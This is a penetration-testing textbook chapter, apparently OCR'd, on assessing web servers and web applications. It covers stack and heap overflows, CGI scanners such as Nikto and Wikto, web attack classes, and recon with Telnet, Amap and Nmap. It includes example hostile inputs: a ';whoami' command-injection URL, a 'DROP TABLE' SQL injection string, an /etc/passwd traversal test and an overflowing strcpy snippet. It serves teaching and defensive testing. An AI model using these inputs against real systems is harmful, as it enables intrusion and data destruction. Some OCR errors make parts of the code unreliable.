Chapter 4

Web Server and Web Application Testing

Solutions in this chapter:

- **Introduction**
- **Approach**
- **Core Technologies**
- **Open Source Tools**
- **Case Studies: The Tools in Action**

Objectives

This chapter covers port 80. A responsive port 80 (or 443) raises several questions for attackers and penetration testers:

- Can I compromise the Web server due to vulnerabilities on the server daemon itself?
- Can I compromise the Web server due to its unhardened state?
- Can I compromise the application running on the Web server due to vulnerabilities within the application?
- Can I compromise the Web server due to vulnerabilities within the application?

Introduction

This chapter explains how a penetration tester would most likely answer each of the preceding questions.

Attacking or assessing companies over the Internet has grown over the past few years, from assessing a multitude of services to assessing just a handful. It is rare today to find an exposed world-readable Network File Server (NFS) share on a host or on an exposed vulnerability (*fingerd*). Network administrators have long known the joys of "default deny rule bases," and vendors no longer leave publicly disclosed bugs unpatched on public networks for months. Chances are when you are on a server on the Internet you are using the Hypertext Transfer Protocol (HTTP). Netcraft (www.netcraft.com) maintains that more than 70 percent of the servers visible on the Internet today are Web servers, with a plethora of services being added on top of HTTP.

Web Server Vulnerabilities: A Short History

For as along as there have been Web servers there have been security vulnerabilities. As superfluous services have been shut down, security vulnerabilities have become the focal point of attacks. The once fragmented Web server market, which boasted multiple players, has filtered down to two major players: Apache's Hyper Text Transfer Protocol Daemon (HTTPD) and Microsoft's Internet Information Server (IIS). (According to www.netcraft.com, these two servers account for approximately 90 percent of the market share.)

Both of these servers have a long history of abuse due to remote root exploits that were discovered in almost every version of their daemons. Both companies have reinforced their security, but they are still huge targets. (As you are reading this, somewhere in the world researchers are trying to find the next remote HTTP server vulnerability.)

As far back as 1995, the security Frequently Asked Questions (FAQ) on www.w3w.org warned users of a security flaw being exploited in NCSA servers. A year later, the Apache

PHF bug gave attackers a point-and-click method of attacking Web servers. About six years later, the only thing that had changed was the rise of the Code-Red and Nimda worms, which targeted Microsoft's IIS and resulted in more than 8 million servers worldwide being compromised (www.out-law.com/page-1953). They were followed swiftly by the less prolific Slapper worm, which targeted Apache.

Both vendors made determined steps to reduce the vulnerabilities in their respective code bases. The results are apparent, but the stakes are high.

Web Applications: The New Challenge

As the Web made its way into the mainstream, publishing corporate information with minimal technical know-how became increasingly alluring. This information rapidly changed from simple static content, to database-driven content, to corporate Web sites. A staggering number of vendors quickly responded, thus giving nontechnical personnel the ability to publish databases to the Internet in a few simple clicks. Although this fueled World Wide Web hype, it also gave birth to a generation of "developers" that considered the Hypertext Markup Language (HTML) to be a programming language.

This influx of fairly immature developers, coupled with the fact that HTTP was not designed to be an application framework, set the scene for the Web application-testing field of today. A large company may have dozens of Web-driven applications strewn around that are not subjected to the same testing and QA processes that regular development projects undergo. This is truly an attacker's dream.

Prior to the proliferation of Web applications, an attacker may have been able to break into the network of a major airline, may have rooted all of its UNIX servers and added him or herself as a domain administrator, and may have had "superuser" access to the airline mainframe; but unless the attacker had a lot of airline experience, it was unlikely that he or she was granted first class tickets to Cancun. The same applied to attacking banks. Breaking into a bank's corporate network was relatively easy; however, learning the SWIFT codes and procedures to steal the money was more involved. Then came Web applications, where all of those possibilities opened up to attackers in (sometimes) point-and-click fashion.

Chapter Scope


This chapter will arm the penetration tester with enough knowledge to be able to assess Web servers and Web applications. The topics covered in this chapter are broad; therefore, we will not cover every tool or technique available. Instead, this chapter aims to arm readers with enough knowledge of the underlying technology to enable them to perform field-testing. It also spotlights some of the author's favorite open source tools that can be used.

Approach

Before delving into the actual testing processes, we must clarify the distinction between testing Web servers, default pages, and Web applications. Imagine a bank that has decided to deploy its new Internet Banking Service on an ancient NT4 server. The application is thrown on top of the unhardened IIS4 Web server (the NT4 default Web server) and is exposed to the Internet. Let's also assume that the bank's Internet Banking application contains a flaw allowing Bob to view Alice's balance. Obviously, there is a high likelihood of a large number of vulnerabilities, which can be roughly grouped into three families, as listed here and shown in Figure 4.1:

- Vulnerabilities in the server
- Vulnerabilities due to exposed Common Gateway Interface (CGI) scripts, default pages, or default applications
- Vulnerabilities within the banking application itself

Figure 4.1 Series of Vulnerability Attacks



The following section discusses Web server testing.

Web Server Testing

Essentially, you can test a Web server for vulnerabilities in two distinct scenarios:

- Testing the Web server for the existence of a known vulnerability
- Discovering a previously unknown vulnerability in the Web server

Testing the server for the existence of a known vulnerability is a task often left to automatic scanners such as Nessus. Essentially, the scanner is given a stimulus and response pair along with a mini description of the problem. The scanner submits the stimulus to the server and then decides whether the problem exists, based on the server's response. This "test" can be a simple request to obtain the server's running version or it can be as complex as going through several handshaking steps before actually obtaining the results it needs. Based on the server's reply, the scanner may suggest a list of vulnerabilities to which the server might be vulnerable. The test may also be slightly more involved, whereby the specific vulnerable component of the server is prodded to determine the server's response, with the final step being an actual attempt to exploit the vulnerable service.

For example, say a vulnerability exists in the .printer handler on the imaginary Jogee2000 Web server (for versions 1.*x*–2.2). This vulnerability allows for the remote execution of code by an attacker who submits a malformed request to the .printer subsystem. In this scenario, you could use the following checks during testing:

1. You issue a *HEAD* request to the Web server. If the server returns a Server header containing the word *Jogee2000* and has a version number between 1 and 2.2, it is reported as vulnerable.
2. You take the findings from step 1 and additionally issue a request to the .printer subsystem (*GET mooblah.printer HTTP/1.1*). If the server responds with a "Server Error," the .printer subsystem is installed. If the server responds with a generic "Page not Found: 404" error, this subsystem has been removed. You rely on the fact that you can spot sufficient differences consistently between hosts that are not vulnerable to a particular problem.
3. You use an exploit/exploit framework to attempt to exploit the vulnerability. The objective here is to compromise the server by leveraging the vulnerability, making use of an exploit.

While covering this topic, we will examine both the Nessus Security Scanner and the Metasploit Framework.

Discovering new or previously unpublished vulnerabilities in a Web server has long been considered a "black" art. However, the past few years have seen an abundance of quality documentation in this area. During this component of an assessment, analysts try to

discover programmatic vulnerabilities within a target HTTP server using some variation or combination of code analysis or application stress testing/fuzzing.

Code analysis requires that you search through the code for possible vulnerabilities. You can do this with access to the source code or by examining the binary through a disassembler (and related tools). Although tools such as Flawfinder (www.dwheeler.com/flawfinder), Rough Auditing Tool for Security (RATS), and ITS4 ("It's the software stupid" source scanner) have been around for a long time, they were not heavily used in the mainstream until fairly recently.

Fuzzing and application stress testing is another relatively old concept that has recently become both fashionable and mainstream, with a number of companies adding hefty price tags to their commercial fuzzers.

In the following section, we will cover the fundamentals of these flaws and briefly examine some of the open source tools that you can use to help find them.

CGI and Default Pages Testing

Testing for the existence of vulnerable CGIs and default pages is a simple process. You have a database of known default pages and known insecure CGIs that are submitted to the Web server; if they return with a positive response, a flag is raised. Like most things, however, the devil is in the details.

Let's assume that our database contains three entries:

1. /login.cgi
2. /backup.cgi
3. /vulnerable.cgi

A simple scanner then submits these three requests to the victim Web server to observe the results:

1. Scanner submits *GET /login.cgi HTTP/1.0*:
   - Server responds with *404 File not Found*.
   - Scanner concludes that it is not there.
2. Scanner submits *GET /backup.cgi HTTP/1.0*:
   - Server responds with *404 File not Found*.
   - Scanner concludes that the file is not there.
3. Scanner submits *GET /vulnerable.cgi HTTP/1.0*:
   - Server responds with *200 OK*.
   - Scanner decides that the file is there.

However, there are a few problems with this method. What happens when the scanner returns a friendly error message (e.g., the Web server is configured to return a "200 OK" [along with a page saying "Sorry… not found"]) instead of the standard 404? What should the scanner conclude if the return result is a 500 Server Error?

In the following sections, we will examine some of the open source tools that you can use, and discuss ways to overcome these problems.

Web Application Testing

Web application testing is a current hotbed of activity, with new companies offering tools to both attack and defend applications.

Most testing tools today employ the following method of operation:

- Enumerate the application's entry points.
- Fuzz each entry point.
- Determine whether the server responds with an error.

This form of testing is prone to errors and misses a large proportion of the possible bugs in an application. The following covers the attack classes and then examines some of the open source tools available for testing them.

Core Technologies

In this section, we will discuss the underlying technology and systems that we will assess in the chapter. Although a good tool kit can make a lot of tasks easier and greatly increases the productivity of a proficient tester, skillful penetration testers are always those individuals with a strong understanding of the fundamentals.

Web Server Exploit Basics

Exploiting the actual servers hosting Web sites and Web applications has long been considered somewhat of a dark art. This section aims at clarifying the concepts regarding these sorts of attacks.

What Are We Talking About?

The first buffer overflow attack to hit the headlines was used in the infamous "Morris" worm in 1988. Robert Morris Jr. released the Morris worm by mistake, exploited known vulnerabilities in UNIX sendmail, Finger, and rsh/rexec, and attacked weak passwords. The main body of the worm infected Digital Equipment Corporation's VAX machines running BSD and Sun 3 systems. In June 2001, the Code Red worm used the same vector (a buffer overflow) to attack hosts around the world. A *buffer* is simply a (defined) contiguous piece of


memory. Buffer overflow attacks aim to manipulate the amount of data stored in memory to alter execution flow. This chapter briefly covers the following attacks:

- Stack-based buffer overflows
- Heap-based buffer overflows
- Format string exploits

Stack-Based Overflows


A *stack* is simply a last in, first out (LIFO) abstract data type. Data is pushed onto a stack or popped off it (see Figure 4.2).

Figure 4.2 A Simple Stack




The simple stack in Figure 4.2 has [A] at the bottom and [B] at the top. Now, let's push something onto the stack using a *PUSH C* command (see Figure 4.3).

Figure 4.3 PUSH C




Let's push another for good measure: *PUSH D* (see Figure 4.4).

Figure 4.4 PUSH D




Now let's see the effects of a POP command. POP effectively removes an element from the stack (see Figure 4.5).

Figure 4.5 POP Removing One Element from the Stack



Notice that [D] has been removed from the stack. Let's do it again for good measure (see Figure 4.6).


Figure 4.6 POP Removing Another Element from the Stack



Notice that [C] has been removed from the stack.

Stacks are used in modern computing as a method for passing arguments to a function, and they are used to reference local function variables. On x86 processors, the stack is said to be *inverted*, meaning that the stack grows downward (see Figure 4.7).

Figure 4.7 Inverted Stack




As stated earlier, when a function is called, its arguments are pushed onto the stack. The calling function's current address is also pushed onto the stack so that the function can return to the correct location once the function is complete. This is referred to as the *saved EIP* or *saved Instruction Pointer*. The address of the base pointer is also then saved onto the stack.

Look at the following snippet of code:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int foo()
{
     char buffer[8];       /* Point 2 */
     strcpy(buffer, "AAAAAAAAAAAAAAAAAAAA";
                           /* Point 3 */
     return 0;
}
int main(int argc, char **argv)
{
     foo();                /* Point 1 */
     return 1;             /* address 0x08801234 */
}
```


During execution, the stack frame is set up at Point 1. The address of the next instruction after Point 1 is noted and saved on the stack with the previous value of the 32-bit Base Pointer (EBP) (see Figure 4.8).

Figure 4.8 Saved EIP



Next, space is reserved on the stack for the buffer char array (see Figure 4.9).

Figure 4.9 Buffer Pushed onto the Stack




Now, let's examine whether the *strcpy* function was used to copy six *A*s or 10 *A*s, respectively (see Figure 4.10).

Figure 4.10 Too Many *As*

The example on the right shows the start of a problem. In this instance, the extra *A*s have overrun the space reserved for buffer [8], and have begun to overwrite the previously stored [EBP]. The *strcpy*, however, also completely overwrites the saved EIP. Let's see what happens if we copy 13 *A*s and 20 *A*s, respectively (see Figure 4.11).

Figure 4.11 Bang!



In Figure 4.11, we can see that the old EIP value was completely overwritten. This means that once the *foo()* function was finished, the processor tried to resume execution at the address *A A A A* (*0x41414141*). Therefore, a classic stack overflow attack aims at overflowing a buffer on the stack to replace the saved EIP value with the address of the attacker's choosing.

Heap-based Overflows

Variables that are dynamically declared (usually using *malloc* at runtime) are stored on the heap. The operating system in turn manages the amount of space allocated to the heap. In its simplest form, a heap-based overflow can be used to overwrite or corrupt other values on the heap (see Figure 4.12).

Figure 4.12 A Simple Heap Layout

In Figure 4.12, we can see that the buffer currently holding "A A A A" is overflowing and the potential exists for the *PASSWORD* variable to be overwritten. Heap-based exploitation was long considered unlikely to produce remote code execution because it did not allow an attacker to directly manipulate the value of EIP. However, developments over the past few years have changed this dramatically. Function pointers that are stored on the heap become likely targets for being overwritten, allowing the attacker to replace a function with the address to malicious code. Once that function is called, the attacker gains control of the execution path.

CGI and Default Page Exploitation

In the past, Web servers often shipped with a host of sample scripts and pages to demonstrate either the functionality of the server or the power of the scripting languages it supported. Many of these pages were vulnerable to abuse, and databases were soon cobbled together with lists of these pages.

In 1999, RFP released whisker, a Perl-based CGI scanner that had the following design goals:

- **Intelligent** Conditional scanning, reduction of false positives, directory checking
- **Flexible** Easily adapted to custom configurations
- **Scriptable** Easily updated by just about anyone
- **Bonus features** Intrusion detection system (IDS) evasion, virtual hosts, authentication brute forcing

Whisker was the first scanner that checked for the existence of a subdirectory before firing off thousands of requests to files within it. It also introduced RFP's *sendraw()* function, which was then put into a vast array of similar tools because it had the socket dependency that is a part of the base Perl install. RFP eventually rereleased whisker as libwhisker, an API to be used by other scanners. According to its README, libwhisker:

- Can communicate over HTTP 0.9, 1.0, and 1.1
- Can use persistent connections (keepalives)
- Has proxy support
- Has anti-IDS support
- Has Secure Sockets Layer (SSL) support
- Can receive chunked encoding
- Has nonblock/timeout support built in (platform-dependent)
- Has basic and NT LAN Manager (NTLM) authentication support (both server and proxy)

Nikto, from www.cirt.net, runs on top of libwhisker and, until recently, was probably the CGI scanner of choice. The people at Cirt.net maintain plug-in databases, which are released under the GPL and are available on their site. A brief look at a few database entries follows:

```
"apache","/.DS_Store","200","GET","Apache on Mac OSX will serve the .DS_Store file,
which contains sensitive information. Configure Apache to ignore this file or
upgrade to a newer version."
"apache","/.DS_Store","Bud1","GET","Apache on Mac OSX will serve the .DS_Store
file, which contains sensitive information. Configure Apache to ignore this file or
upgrade to a newer version."
"apache","/.FBCIndex","200","GET","This file son OSX contains the source of the
files in the directory. http://www.securiteam.com/securitynews/5LP0O005FS.html"
"apache","/.FBCIndex","Bud2","GET","This file son OSX contains the source of the
files in the directory. http://www.securiteam.com/securitynews/5LP0O005FS.html"
"apache","//","index of","GET","Apache on Red Hat Linux release 9 reveals the root
directory listing by default if there is no index page."
```

By examining the line in bold in the preceding code, we get a basic understanding of how Nikto determines whether to report on the FBCIndex bug. Table 4.1 shows a detailed view of the record layout.

Table 4.1 Record Layout

apache	/.FBCIndex	200	GET	This file son OSX contains the source of the files in the directory. www.securiteam.com/securitynews/5LP0O005FS.html

- Column 1 indicates the family of the check.
- Column 2 is the request that will be submitted to the server.
- Column 4 is the method that should be used.
- Columns 3 and 5 are combined to read "If the server returns a 200, then report "This file son…"

This test will come back as a false positive if a server is configured to return a 200 for all requests. Nikto attempts to make intelligent decisions to cut down on false positives, and based on predefined thresholds will point out to the user if it believes it is getting strange results:

```
+ Over 20 "OK" messages, this may be a by-product of the server answering all
requests with a "200 OK" message. You should manually verify your results.
```

The biggest problem was not just realizing that a server was sending bogus replies, but deciding to scan the server anyway. Enter SensePost's Wikto scanner. Wikto is an open source scanner written in C# that uses Nikto's databases but with a slightly modified method of operation. Whereas traditional scanners relied heavily on the server's return code, Wikto did not attempt to presuppose the server's default response. The process is described as follows:

1. Analyze request—extract the location and extension.
2. Request a nonexistent resource with the same location and extension.
3. Store the response.
4. Request the real resource.
5. Compare the responses.
6. If the responses match, the test is negative; otherwise, the test is positive.

This sort of testing gives far more reliable results and is currently the most effective method of CGI scanning.

Web Application Assessment

Custom-built Web applications have quickly shot to the top of the list as targets for exploitation. The reason they are targeted so often is found in a quote attributed to a famous bank robber who was asked why he targeted banks. The reply was simply because "that's where the money was."

Before we examine how to test for Web application errors, we must gain a basic understanding of what they are and why they exist. HTTP is essentially a stateless medium, which means that for a stateful application to be built on top of HTTP, the responsibility lies in the hands of the developers to manage the session state. Couple this with the fact that very few developers traditionally sanitize the input they receive from their users, and you can account for the majority of the bugs.

Typically, Web application bugs fall into one of the following classes:

- Information gathering attacks
- File system and directory traversal attacks
- Command execution attacks
- Database query injection attacks
- Cross-site scripting attacks
- Impersonation attacks (authentication and authorization)
- Parameter passing attacks

Information Gathering Attacks

These attacks attempt to glean information from the application that the attacker will find useful in compromising the server/service. These range from simple comments in the HTML document to verbose error messages that reveal information to the alert attacker. These sorts of flaws can be extremely difficult to detect with automated tools, which by their nature are unable to determine the difference between useful and innocuous data. This data can be harvested by prompting error messages or by observing the server's responses.

File System and Directory Traversal Attacks

These sorts of attacks are used when the Web application is seen accessing the file system based on user-submitted input. A CGI that displayed the contents of a file called foo.txt with the URL http://victim/cgi-bin/displayFile?name=foo is clearly making a file system call based on our input. Traversal attacks would simply attempt to replace *foo* with another filename, possibly elsewhere on the machine. Testing for this sort of error is often done by making a request for a file that is likely to exist—/etc/passwd or *i*—and comparing the results to a file that most likely will not exist—such as /jkhweruihcn or similar random text.

Command Execution Attacks

These sorts of attacks can be leveraged when the Web server uses user input as part of a command that is executed. If an application runs a command that includes parameters "tainted" by the user without first sanitizing it, the possibility exists for the user to leverage this sort of attack. An application that allows you to ping a host using CGI http://victim/cgi-bin/ping?ip=10.1.1.1 is clearly running the *ping* command in the backend using our input as an argument. The idea as an attacker would be to attempt to chain two commands together. A reasonable test would be to try http://victim/cgi-bin/ping?ip=10.1.1.1;whoami.

If successful, this will run the *ping* command and then the *whoami* command on the victim server. This is another simple case of a developer's failure to sanitize the input.

Database Query Injection Attacks

Most custom Web applications operate by interfacing with some sort of database behind the scenes. These applications make calls to the database using a scripting language such as the Structured Query Language (SQL) and a database connection. This sort of application becomes vulnerable to attack once the user is able to control the structure of the SQL query that is sent to the database server. This is another direct result of a programmer's failure to sanitize the data submitted by the end-user.

SQL introduces an additional level of complexity with its capability to execute multiple statements. Modern database systems introduce even more complexity due to the additional functionality built into these systems in the form of stored procedures and batch commands.

These stored procedures can be used to execute commands on the host server. SQL insertion/injection attacks attempt to add valid SQL statements to the SQL queries designed by the application developer, to alter the application's behavior.

Imagine an application that simply selected all of the records from the database that matched a specific *QUERYSTRING*. This application would match a URL such as http://victim/cgi-bin/query.cgi?searchstring=BOATS to a snippet of code such as the following:

```
SELECT * from TABLE WHERE name = 'BOATS'
```

Once more we find that an application which fails to sanitize the user's input could fall prone to having input that extends an SQL query such as http://victim/cgi-bin/query.cgi?searchstring=BOATS' DROP TABLE to the following:

```
SELECT * from TABLE WHERE name = 'BOATS'
```

It is not trivial to accurately and consistently identify (from a remote location) that query injection has succeeded, which makes automatically detecting the success or failure of such attacks tricky.

Cross-site Scripting Attacks

Cross-site scripting vulnerabilities have been the death of many a security mail list, with literally hundreds of these bugs found in Web applications. They are also often misunderstood. During a cross-site scripting attack, an attacker uses a vulnerable application to send a piece of malicious code (usually JavaScript) to a user of the application. Because this code runs in the context of the application, it has access to objects such as the user's cookie for that site. For this reason, most cross-site scripting (XSS) attacks result in some form of cookie theft.

Testing for XSS is reasonably easy to automate, which in part explains the high number of such bugs found on a daily basis. A scanner only has to detect that a piece of script submitted to the server was returned sufficiently unmangled by the server to raise a red flag.

Impersonation Attacks

Authentication and authorization attacks aim at gaining access to resources without the correct credentials. Authentication specifically refers to how an application determines who you are, and authorization refers to the application limiting your access to only that which you should see.

Due to their exposure, Web-based applications are prime candidates for authentication brute force attempts, whether they make use of NTLM, basic authentication, or forms-based authentication. This can be easily scripted and many open source tools offer this functionality.

Authorization attacks, however, are somewhat harder to automatically test because programs find it nearly impossible to detect whether the applications have made a subtle authorization error (e.g., if I logged into Internet banking and saw a million dollars in my bank account, I would quickly realize that some mistake was being made; however, this is nearly impossible to consistently do across different applications with an automated program).

Parameter Passing Attacks

A problem that consistently appears in dealing with forms and user input is that of exactly how information is passed to the system. Most Web applications use HTTP forms to capture and pass this information to the system. Forms use several methods for accepting user input, from freeform text areas to radio buttons and checkboxes. It is pretty common knowledge that users have the ability to edit these form fields (even the hidden ones) prior to form submission. The trick lies not in the submission of malicious requests, but rather in how we can determine whether our altered form had any impact on the Web application.


Open Source Tools

This section discusses some of the tools used most often when conducting tests on Web servers and Web applications. Like most assessment methodologies, attacking Web servers begins with some sort of intelligence gathering.

Intelligence Gathering Tools

When facing a Web server, the first tool you can use to determine basic Web server information is the Telnet utility. HTTP is not a binary protocol, which means that we can talk to HTTP using standard text. To determine the running version of a Web server, you can issue a *HEAD* request to a server through Telnet (see Figure 4.13).


Figure 4.13 A *HEAD* Request to the Server through Telnet



As seen in Figure 4.13, we connected to the Web server and typed in **HEAD/ HTTP/1.0**. The server's response gives us the server, the server version, and the base operating system. Using Telnet as a Web browser is not a pleasant alternative for every day use; however, it is often valuable for quick tests when you are unsure of how much interference the Web browser has added.

Using any reasonable packet sniffer, such as Wireshark, while surfing to a site also allows you to gather and examine this sort of information (see Figure 4.14).

Figure 4.14 A Wireshark Dump of HTTP Traffic



To fingerprint applications/daemons that speak binary protocols, hackers at THC (www.thc.org) wrote and released Amap. Amap uses a database of submit/response pairs to negotiate with a server to determine its running service (see Figure 4.15).

Figure 4.15 Amap against the Web Server

```
bt ~ #    amap -b victim 80
amap v5.2 (www.thc.org/thc-amap) started at 2007-10-01 13:24:43 - MAPPING
mode


Protocol on 168.210.134.79:80/tcp matches http - banner: HTTP/1.1 200
OK\r\nDate Mon, 01 Oct 2007 112431 GMT\r\nServer Apache/2.0.54
(Fedora)\r\nLast-Modified Mon, 13 Aug 2007 092635 GMT\r\nETag "686da-1fc0-
522848c0"\r\nAccept-Ranges bytes\r\nContent-Length 8128\r\nConnection
close\r\nContent-Type text/html; c
Protocol on 168.210.134.79:80/tcp matches http-apache-2 - banner: HTTP/1.1
200 OK\r\nDate Mon, 01 Oct 2007 112431 GMT\r\nServer Apache/2.0.54
(Fedora)\r\nLast-Modified Mon, 13 Aug 2007 092635 GMT\r\nETag "686da-1fc0-
522848c0"\r\nAccept-Ranges bytes\r\nContent-Length 8128\r\nConnection
close\r\nContent-Type text/html; c
Protocol on 168.210.134.79:80/tcp matches webmin - banner: HTTP/1.1 200
OK\r\nDate Mon, 01 Oct 2007 112432 GMT\r\nServer Apache/2.0.54
(Fedora)\r\nLast-Modified Mon, 13 Aug 2007 092635 GMT\r\nETag "686da-1fc0-
522848c0"\r\nAccept-Ranges bytes\r\nContent-Length 8128\r\nConnection
close\r\nContent-Type text/html; c


Unidentified ports: none.


amap v5.2 finished at 2007-10-01 13:24:49
```

This functionality was later added to the popular Nmap scanner from www.insecure.org (see Figure 4.16).

Figure 4.16 Nmap against the Web Server

```
haroon@intercrastic:~$ nmap -sV -p80 victim
bt ~ # nmap -sV -p80 victim


Starting Nmap 4.20 (http://insecure.org) at 2007-10-01 13:29 GMT
Interesting ports on victim:
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.0.54 ((Fedora))


Service detection performed. Please report any incorrect results at
http://insecure.org/nmap/submit/.
Nmap finished: 1 IP address (1 host up) scanned in 6.994 seconds
```

Although excellent for most binary protocols, these utilities did not fare very well with Web servers that had altered or removed their banners. For a little while, information on such servers was not easily obtainable. One technique that sometimes worked was forcing the Web server to return an error message in the hope that the server's error message contained its service banner too (see Figure 4.17).

Figure 4.17 Revealing Banners within the HTML Body

```
haroon@intercrastic:~$ telnet secure.victim 80
Trying secure.victim...
Connected to sv
